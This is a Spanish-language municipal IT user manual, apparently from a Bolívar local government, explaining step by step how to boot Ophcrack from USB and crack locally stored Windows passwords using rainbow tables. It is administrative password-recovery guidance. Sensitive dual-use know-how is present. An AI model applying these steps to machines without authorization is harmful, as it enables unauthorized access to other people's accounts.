Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	11

INDICE

1. DESCRIPCIÓN DEL SISTEMA..... 135

1.1. Objetivo..... 135

1.2. Alcance..... 135

1.3. Funcionalidad..... 135

2.MAPA DEL SISTEMA..... 135

2.1. Navegación..... 135

2.1.1Descarga..... 135

2.1.2 Booteo..... 137

2.1.3. Preparación en la maquina..... 137

3.GLOSARIO..... 145

1. DESCRIPCIÓN DEL SISTEMA

1.1.Objetivo

Esta Sistema operativo tiene como objetivo visualizar las claves guardadas de manera local en un ordenador informático con sistema operativo Windows, Mac o Linux.

1.2.Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

1.3.Funcionalidad

Ophcrack viene con una interfaz gráfica, permite instalarlo en el mismo sistema operativo en el cual se quiere conocer la contraseña, pero tiene la función de ser booteado en un cd o memoria USB, se basa en una distribución Linux.

2.MAPA DEL SISTEMA


2.1. Navegación

2.1.1Descarga


Se procede a descargar desde la página oficial:

https://ophcrack.sourceforge.io/download.php?type=livecd

Descargamos la segunda opción.




Una vez descargado nos quedara el archivo ISO



2.1.2 Booteo

Posterior a esto procedemos a bootearlo en una memoria USB con la ayuda del programa Rufus




2.1.3. Preparación en la maquina

Antes de empezar, se revisa la ordenación de arranque de la BIOS, ya que la USB con el sistema será la primera en arrancar. Dicho esto, reiniciamos la maquina y a continuación se mostrará la siguiente pantalla:

Damos un enter en la primera opción y se cargara la siguiente pantalla:


```
usbcore: registered new device driver usb
PCI: Using ACPI for IRQ routing
Switching to clocksource tsc
pnp: PnP ACPI init
ACPI: bus type pnp registered
ERROR: Unable to locate IOAPIC for GSI 1
ERROR: Unable to locate IOAPIC for GSI 12
pnp: PnP ACPI: found 4 devices
ACPI: ACPI bus type pnp unregistered
NET: Registered protocol family 2
IP route cache hash table entries: 4096 (order: 2, 16384 bytes)
TCP established hash table entries: 16384 (order: 5, 131072 bytes)
TCP bind hash table entries: 16384 (order: 5, 131072 bytes)
TCP: Hash tables configured (established 16384 bind 16384)
TCP reno registered
UDP hash table entries: 256 (order: 1, 8192 bytes)
UDP-Lite hash table entries: 256 (order: 1, 8192 bytes)
NET: Registered protocol family 1
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
pci 0000:00:00.0: Limiting direct PCI/PCI transfers
pci 0000:00:01.0: Activating ISA DMA hang workarounds
Trying to unpack rootfs image as initramfs...
..
```

A continuación, cuando el programa arranque, intentara encontrar la contraseña de los usuarios, lo común no la encuentre.




-Ya que la fuerza bruta no suele funcionar, en la mayoría de los casos se emplea las tablas de Rainbow

-Nos dirigimos a la parte de Sakura, que se ha abre en automático.




Copiamos la ruta que en este caso es


```
/media/sr0/tables/vista_proba_free
```



Regresamos a la ventana de OPHCRACK y nos dirigimos a Tables




Damos click en Install




Hacemos clic en el enlace que copiamos recientemente (/media/sr0/tables/vista_proba_free) y procedemos. «Choose».

AVISO: Pegar con «click derecho -> Pegar». NO USAR CTRL+V.


Elegimos la tabla que presenta un indicador verde y en la sección "Status" se muestra "on disk", posteriormente presionamos el botón "OK".



Damos click en en «Crack».



